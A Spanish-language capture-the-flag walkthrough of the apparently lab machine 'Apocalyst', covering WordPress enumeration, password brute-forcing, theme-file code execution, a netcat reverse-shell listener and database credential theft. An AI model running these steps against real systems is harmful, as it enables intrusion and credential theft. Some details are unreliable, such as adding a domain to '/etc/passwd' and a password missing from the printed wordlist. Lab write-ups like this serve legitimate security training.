

Apocalyst - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
Not shown: 65535 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 fd:ab:0f:c9:22:d5:f4:8f:7a:0a:29:11:b4:04:da:c9 (RSA)
|_   256 76:92:39:0a:57:bd:f0:03:26:78:c7:db:1a:66:a5:bc (ECDSA)
|_   256 12:12:cf:f1:7f:be:43:1f:d5:e6:6d:90:84:25:c8:bd (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-generator: WordPress 4.8
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apocalypse Preparation Blog
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Si vamos al puerto 80 los recursos no cargan correctamente en la web:

Today, the term is commonly used in reference to any prophetic revelation or so-called end time scenario, or to the end of the world.

Dreams

Viktor Vasnetsov, the Four Horsemen of the Apocalypse

The revelation may be made through a dream, as in the Book of Daniel, or through a vision, as in the Book of Revelation. In the Book of Daniel, the revelation is made through a dream, as in the Book of Daniel, or through a vision, as in the Book of Revelation. In the Book of Daniel, the revelation is made through a dream, as in the Book of Daniel, or through a vision, as in the Book of Revelation.

According to the Book of Daniel, after a long period of fasting,^[3] Daniel is standing by a river when a heavenly being appears to him.

Symbolism

The Seven trumpets.

Symbolism is a frequent characteristic of apocalyptic writing. One instance of this occurs where gematria is employed, either in the “*Assumptio Mosis*“, ix. 1; the “*Number of the Beast*” (616/666), in the Book of Revelation 13:18;^[4] the number 666 (ἑξακόβηϛ), *Si*

Similar is the frequent prophecy of the length of time through which the events predicted must be fulfilled. Thus, the “time, times, and half a time,” in Daniel 7:25, 12:7, which starting point in Daniel 9:24, 25 is “the going forth of the commandment to restore and to build Jerusalem,” in *Baruch*^[disambiguation needed] xxvi–viii; Revelation 11:3, which mentions “two witnesses” with supernatural power,^[8] 12:6;^[9] and following; the seven seals of Revelation 6;^[12] trumpets, Revelation 8;^[13] “vials of the wrath of God” or “bowl...” judgment.

End of the age

Russian Orthodox icon *Apocalypse*

“Apocalyptic I” by contemporary Mexican painter Mauricio García Vega.

In the Hebrew Old Testament some pictures of the end of the age were images of the judgment of the wicked and the glorification of the righteous, or the eternal suffering in the fires of Gehinnom, or the lake of fire mentioned in the Book of Revelation.


Posted on [27th July 2017](#)

Under Development

Site may not load correctly. This is by design as still in development.

Estimated completion date: 18th May 2097


Search for:

Search

Eso es porque seguramente los recursos esten apuntando a un dominio:

```
c='http://apocalyst.htb/wp-includes/js/
c='http://apocalyst.htb/wp-includes/js/
```

Añadimos el dominio al archivo "/etc/passwd" y volvemos a visualizar el contenido:



Vamos a enumerar wordpress con la herramienta "wpscan":

```
[+] falaraki
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] WordPress version 4.8 identified (Insecure, released on 2017-06-08).
| Found By: Rss Generator (Passive Detection)
|   - http://apocalyst.htb/?feed=rss2, <generator>https://wordpress.org/?v=4.8</generator>
|   - http://apocalyst.htb/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.8</generator>
```

Estamos ante un wordpress 4.8 y hemos obtenido un nombre de usuario "falaraki". Si echamos un vistazo a los posts utilizar palabras extrañas:



Como no he conseguido enumerar plugins ni temas vulnerables podriamos crear un diccionario con todas las palabras que hay en la web para aplicar fuerza bruta con el usuario obtenido con la herramienta "cewl":

```
(kali@kali)-[~/Downloads]
$ cewl http://apocalyst.htb > posible_pass.txt

(kali@kali)-[~/Downloads]
$ cat posible_pass.txt|wc -l
534
```

Realizamos un ataque de fuerza bruta utilizando la wordlist y el usuario "falaraki":

```
[+] Performing password attack on Wp Login against 1 user/s
Trying falaraki / via Time: 00:00:26

[i] No Valid Passwords Found.
```

Ninguna contraseña es correcta. Podemos utilizar el diccionario para enumerar posibles rutas:

```
(kali@kali)-[~/Downloads]
$ wfuzz -c --hc 404 --hh 312 -w posible_pass.txt http://apocalyst.htb/FUZZ
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://apocalyst.htb/FUZZ
Total requests: 534
```

ID	Response	Lines	Word	Chars	Payload
000000047:	301	9 L	28 W	313 Ch	"then"
000000048:	301	9 L	28 W	314 Ch	"final"
000000046:	301	9 L	28 W	313 Ch	"this"
000000049:	301	9 L	28 W	313 Ch	"some"
000000044:	301	9 L	28 W	313 Ch	"from"
000000037:	301	9 L	28 W	314 Ch	"Mosis"
000000038:	301	9 L	28 W	313 Ch	"Feed"
000000036:	301	9 L	28 W	318 Ch	"Assumptio"
000000034:	301	9 L	28 W	315 Ch	"events"
000000030:	301	9 L	28 W	313 Ch	"been"
000000025:	301	9 L	28 W	315 Ch	"header"
000000027:	301	9 L	28 W	313 Ch	"July"
000000024:	301	9 L	28 W	318 Ch	"WordPress"
000000021:	301	9 L	28 W	313 Ch	"time"
000000020:	301	9 L	28 W	317 Ch	"Comments"
000000019:	301	9 L	28 W	319 Ch	"revelation"
000000018:	301	9 L	28 W	313 Ch	"site"
000000012:	301	9 L	28 W	314 Ch	"entry"
000000010:	301	9 L	28 W	313 Ch	"Book"
000000011:	301	9 L	28 W	315 Ch	"Daniel"
000000008:	301	9 L	28 W	313 Ch	"Blog"
000000006:	301	9 L	28 W	313 Ch	"that"

Se aplica un redirect por lo que podemos añadir el parametro -L para ver el codigo de estado final:

```
(kali@kali)-[~/Downloads]
$ wfuzz -c --hc 404 -L -w posible_pass.txt http://apocalyst.htb/FUZZ
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://apocalyst.htb/FUZZ
Total requests: 534
```

ID	Response	Lines	Word	Chars	Payload
000000029:	200	13 L	17 W	157 Ch	"has"
000000003:	200	13 L	17 W	157 Ch	"and"
000000032:	200	13 L	17 W	157 Ch	"End"
000000015:	200	13 L	17 W	157 Ch	"are"
000000030:	200	13 L	17 W	157 Ch	"been"
000000025:	200	13 L	17 W	157 Ch	"header"
000000027:	200	13 L	17 W	157 Ch	"July"
000000024:	200	13 L	17 W	157 Ch	"WordPress"
000000021:	200	13 L	17 W	157 Ch	"time"
000000020:	200	13 L	17 W	157 Ch	"Comments"
000000019:	200	13 L	17 W	157 Ch	"revelation"
000000018:	200	13 L	17 W	157 Ch	"site"
000000016:	200	13 L	17 W	157 Ch	"The"
000000012:	200	13 L	17 W	157 Ch	"entry"
000000013:	200	13 L	17 W	157 Ch	"for"
000000011:	200	13 L	17 W	157 Ch	"Daniel"
000000010:	200	13 L	17 W	157 Ch	"Book"


Quitamos los que tengan 157 caracteres:


```
(kali㉿kali)-[~/Downloads]
$ wfuzz -c --hc 404 -L --hh 157 -w posible_pass.txt http://apocalyst.htb/FUZZ
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://apocalyst.htb/FUZZ
Total requests: 534

=====
ID           Response  Lines  Word  Chars  Payload
=====
0000000466:  200        14 L   20 W   175 Ch  "Rightiousness"
```

Hemos encontrado una ruta, vamos a ver el contenido:



Solo hay una imagen, vamos a ver si hay contenido oculto dentro de esa imagen. Nos la descargamos y inspeccionamos el contenido oculto con "steghide":

```
(kali㉿kali)-[~/Downloads]
$ steghide extract -sf image.jpg
Enter passphrase:
wrote extracted data to "list.txt".
```


Si leemos la lista vemos que es una wordlist:

```
(kali㉿kali)-[~/Downloads]
$ cat list.txt
World
song
from
disambiguation
Wikipedia
album
page
this
world
Edit
film
edit
Template
pages
section
Category
band
Film
Skeeter
```

Como pueden ser contraseñas del usuario faralaki vamos a utilizarlas para hacer un ataque de fuerza bruta con wpscan:

```
[!] Valid Combinations Found:
| Username: falaraki, Password: Transclisiation
```


Hemos encontrado la contraseña de wordpress. Vamos a iniciar sesion:




No hay plugins pero podemos editar algun tema, por ejemplo el 404:



Nos vamos a la ruta donde se encuentra el archivo 404.php en el tema:



Como tenemos ejecucion remota de comandos vamos a ejecutar una reverse shell:



Nos podemos a la escucha y recibimos la conexion:

```
(kali㉿kali)-[~/Downloads]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.46] 57042
sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

ESCALADA DE PRIVILEGIOS

Como no encuentro el tipico archivo donde se almacenan las credenciales de la base de datos cuando hay un wordpress (wp-config.php) vamos a buscarlo con un find:

```
www-data@apocalyst:/$ find / -name *wp-config.php* 2>/dev/null
/var/www/html/apocalyst.htb/wp-config.php
/home/falaraki/.wp-config.php.swp
```

Lo leemos y encontramos las credenciales de la base de datos de mysql:

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wp_myblog');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'Th3SoopaD00paPa5S!');
```

Accedemos a la base de datos y encontramos una credencial:

```
www-data@apocalyst:/$ mysql -h localhost -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 19494
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

